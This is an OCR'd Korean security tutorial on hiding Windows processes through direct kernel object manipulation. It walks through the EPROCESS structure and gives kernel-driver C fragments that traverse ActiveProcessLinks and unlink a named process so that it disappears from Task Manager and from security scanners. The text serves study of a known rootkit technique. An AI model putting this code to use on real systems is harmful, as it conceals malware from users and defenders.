
〈windows에서 process 숨기기〉

수원대학교 flag 지선호(kissmefox@gmail.com)

*devguru 의 문서를 학습한 내용입니다

windows 는 멀티태스킹 기반 운영체제로서 여러 개의 프로세스들을 동시다발적으로 처리할 수가 있다. 그러나 작업을 처리하는 CPU는 하나이기 때문에(최근에는 듀얼코어 기술로 2개의 가상 cpu 로 작업을 처리함) 어떤 시점에 실행 중인 프로세스는 사용자나 운영체제가 사전에 실행시켰던 프로세스중의 하나일 것이며, 운영체제에서 작업을 분할하는 알고리즘을 거쳐 로드된 모든 프로세스를 실행시켜 줄 것이다. 사용자 입장에서는 동시에 실행되는 것처럼 보이지만 운영체제가 프로세스마다 작업량을 할당하여 순차적으로 처리가 되는 것이다.

윈도우에서는 메모리에 로드된 프로세스들을 List 형식으로 관리하고있다. ctrl +alt +del 키를 눌러 작업관리자를 띄워보면 동작중인 프로세스 목록들을 확인할 수 있다.



작업 관리자에서 특정 프로세스가 보이지 않는다면 사용자가 그 프로세스가 로드되었는지도 모르게 임의의 작업을 수행할 수 있을 것이며, 프로세스 리스트를 검사하여 악성코드 유무를 확인하는 보안 모듈도 우회할 수 있을 것이다.


커널 디버깅으로 프로세스를 구성하는 구조체의 모습을 확인해보자. 구조체의 이름은 EPROCESS 이다.

```
lkd> dt _EPROCESS
   +0x000 Pcb              : _KPROCESS
   +0x06c ProcessLock      : _EX_PUSH_LOCK
   +0x070 CreateTime       : _LARGE_INTEGER
   +0x078 ExitTime         : _LARGE_INTEGER
   +0x080 RundownProtect   : _EX_RUNDOWN_REF
   +0x084 UniqueProcessId  : Ptr32 Void
   +0x088 ActiveProcessLinks : _LIST_ENTRY
   +0x090 QuotaUsage       : [3] Uint4B
   +0x09c QuotaPeak        : [3] Uint4B
   +0x0a8 CommitCharge     : Uint4B
   +0x0ac PeakVirtualSize  : Uint4B
   +0x0b0 VirtualSize      : Uint4B
   +0x0b4 SessionProcessLinks : _LIST_ENTRY
   +0x0bc DebugPort        : Ptr32 Void
   +0x0c0 ExceptionPort    : Ptr32 Void
   +0x0c4 ObjectTable      : Ptr32 _HANDLE_TABLE
   +0x0c8 Token            : _EX_FAST_REF
   +0x0cc WorkingSetLock   : _FAST_MUTEX
   +0x0ec WorkingSetPage   : Uint4B
   +0x0f0 AddressCreationLock : _FAST_MUTEX
   +0x110 HyperSpaceLock   : Uint4B
   +0x114 ForkInProgress   : Ptr32 _ETHREAD
   +0x118 HardwareTrigger  : Uint4B
   +0x11c VadRoot          : Ptr32 Void
   +0x120 VadHint          : Ptr32 Void
   +0x124 CloneRoot        : Ptr32 Void
   +0x128 NumberOfPrivatePages : Uint4B
   +0x12c NumberOfLockedPages : Uint4B
   +0x130 Win32Process     : Ptr32 Void
   +0x134 Job              : Ptr32 _EJOB
   +0x138 SectionObject    : Ptr32 Void
   +0x13c SectionBaseAddress : Ptr32 Void
   +0x140 QuotaBlock       : Ptr32 _EPROCESS_QUOTA_BLOCK
   +0x144 WorkingSetWatch  : Ptr32 _PAGEFAULT_HISTORY
   +0x148 Win32WindowStation : Ptr32 Void
   +0x14c InheritedFromUniqueProcessId : Ptr32 Void
   +0x150 LdtInformation   : Ptr32 Void
   +0x154 VadFreeHint      : Ptr32 Void
   +0x158 VdmObjects       : Ptr32 Void
   +0x15c DeviceMap        : Ptr32 Void
   +0x160 PhysicalVadList  : _LIST_ENTRY
   +0x168 PageDirectoryPte : _HARDWARE_PTE_X86
   +0x168 Filler           : Uint8B
   +0x170 Session          : Ptr32 Void
   +0x174 ImageFileName    : [16] UChar
   +0x184 JobLinks         : _LIST_ENTRY
   +0x18c LockedPagesList  : Ptr32 Void
   +0x190 ThreadListHead   : _LIST_ENTRY
   +0x198 SecurityPort     : Ptr32 Void
   +0x19c PaeTop           : Ptr32 Void
   +0x1a0 ActiveThreads    : Uint4B
   +0x1a4 GrantedAccess    : Uint4B
   +0x1a8 DefaultHardErrorProcessing : Uint4B
   +0x1ac LastThreadExitStatus : Int4B
   +0x1b0 Peb              : Ptr32 _PEB
```

구조가 매우 복잡한데 여기서 우리가 알아야할 부분은 0x88 위치의 ActiveProcessLinks : _LIST_ENTRY 이다. 이 필드는 프로세스 간의 연결 고리를 만들어주는 필드이며 구조체 형식으로 되어 있다.

```
lkd> dt _LIST_ENTRY
   +0x000 Flink            : Ptr32 _LIST_ENTRY
   +0x004 Blink            : Ptr32 _LIST_ENTRY
```

Flink 는 현재 프로세스의 다음 EPROCESS구조체를 가리킨다.
Blink 는 현재 프로세스의 이전 EPROCESS 구조체를 가리킨다.



〈그림참조. devguru– 아무도 모르는 process〉

EPROCESS 구조체는 위와 같은 링크드리스트 형식으로 연결되어 있을 것이며 이 구조를 이용하여 임의적으로 연결을 변경할 수 있을 것이다.
가운데의 프로세스를 숨기고자 한다면 프로세스의 Flink 와 Blink 값을 조작하여 연결고리를 끊은 후에 linked list 자료구조를 코딩했던 대로 앞뒤의 프로세스의 Flink 와 Blink 값을 연결해주면 가능할 것이다.
하지만 만약 프로세스 숨기기에 성공했다고 하더라도 프로세스 리스트에서 제거된 프로세스는 CPU 작업권한을 얻을 수 있는지 의문이 생긴다. 그러나 운영체제의 Scheduling 매커니즘은 프로세스 기반이 아니라 Thread 기반이기 때문에 프로세스가 숨겨져도 수행에는 문제가 발생하지 않는다.

로컬에서 작업을 수행하려면 SOFT-ICE 같은 커널 디버깅 툴로 프로세스의 주소를 확인해가며 작업을 수행할 수 있을 것이다. 그러나 학습목적이 아닌 실제적인 활용(악의적 목적의 모듈 감추기)을 위해서는 코딩을 통해 바이너리 실행파일을 만들어내는 것이 좋을 것이다.

커널 수준에서 코딩을 해야 하기 때문에 DDK 개발도구를 이용하여 디바이스 드라이버를 제작하여야 한다.
*why? OS 또는 CPU 가 제공하는 보호 모드 규정에 맞게 Resource를 Access 해야한다. User Application 은 IO port 를 직접 Access 할 수 없으며, Memory 영역도 제한적으로 2G 이하의 영역만을 사용해야 한다.
위의 EPROCESS 구조체 정보에서 참조해야 할 필드는 다음과 같다.
+0x084 UniqueProcessId : Ptr32 Void –〉 프로세스의 고유 ID
+0x088 ActiveProcessLinks : _LIST_ENTRY
+0x174 ImageFileName : [16] UChar –〉 프로세스 이미지의 이름

프로세스 정보들은 위의 나온 그림처럼 Linked list 구조로 연결이 되어 있다. 이 리스트의 제일 첫 헤드를 가르키고 있는 PsActiveProcessHead 를 통해 우리는 프로세스 정보 링크를 순환할 수 있다. 하지만 PsActiveProcessHead 는 windows에서 Export 되지 않은 심볼이다. 다른 방법으로 우회하여 접근해야 하는데 PsinitialSystemProcess 라는 노출되어

있는 심볼을 참조하여 그 주소값을 얻을 수 있다. 이외에도 현재프로세스를 가리키는 PsGetCurrentProcess 등의 API 로부터 얻는 ActiveProcessLinks 포인터를 순환하여 PsActiveProcessHead를 찾을 수도 있다.

이런식으로 얻게되는 PsInitialSystemProcess 를 통해 프로세스 정보 리스트를 순환하여 각각의 프로세스 구조체에서 ImageFileName 변수를 얻어올 수 있다.

```
#include <ntifs.h>   //윈도우 파일 시스템 혹은 파일시스템 필터 드라이버작성시 유용히 사용할 수 있는 헤더 파일. EPROCESS구조를 포함하여 각종 Undocumented된 윈도우 커널 정보를 참조할 수 있음.



 __declspec(dllimport) void *PsInitialSystemProcess;
 //:
 //:

 PLIST_ENTRY KPEBListPtr, KPEBListPtr;
 PEPROCESS PFirstProcess = (PEPROCESS) PsInitialSystemProcess;
 PEPROCESS kpeb = NULL;
 ULONG uOffset_ActiveProcessLinks = 0x88; /* XP일 경우, 2000 -> 0xA0, NT 4.0 -> 0x98 */
 char ProcessName[16];
 //:
 //:



 KPEBListPtr = KPEBListPtr = (PLIST_ENTRY) &PFirstProcess->ActiveProcessLinks;
 kpeb = (PEPROCESS)( ( (char *)KPEBListPtr ) - uOffset_ActiveProcessLinks );
 memcpy( ProcessName, kpeb-ImageFileName, 16 );
 //:
```

다음 링크드 리스트 순환방법과 같이 프로세스를 순환하여 프로세스의 이름을 얻어온다.

```
while (KPEBListPtr->Flink!=KPEBListHead) {

        KPEBListPtr=KPEBListPtr->FLink;
}
```

프로세스의 이름을 알아냈으므로 이제 프로세스를 숨기는 코드를 작성할 수 있다.

```
 PLIST_ENTRY tempKPEBListPtrBlink, tempKPEBListPtrFlink;

  if(strcmp(toFindProcessName, ProcessName) == 0){

                          __asm{ PUSHFD };
                          __asm{ CLI };

                          tempKPEBListPtrBlink = KPEBListPtr->Blink;
                          tempKPEBListPtrFlink = KPEBListPtr->Flink;

                          tempKPEBListPtrBlink->Flink = tempKPEBListPtrFlink;
                          tempKPEBListPtrFlink->Blink = tempKPEBListPtrBlink;

                          __asm{ POPFD };
  }
//:
```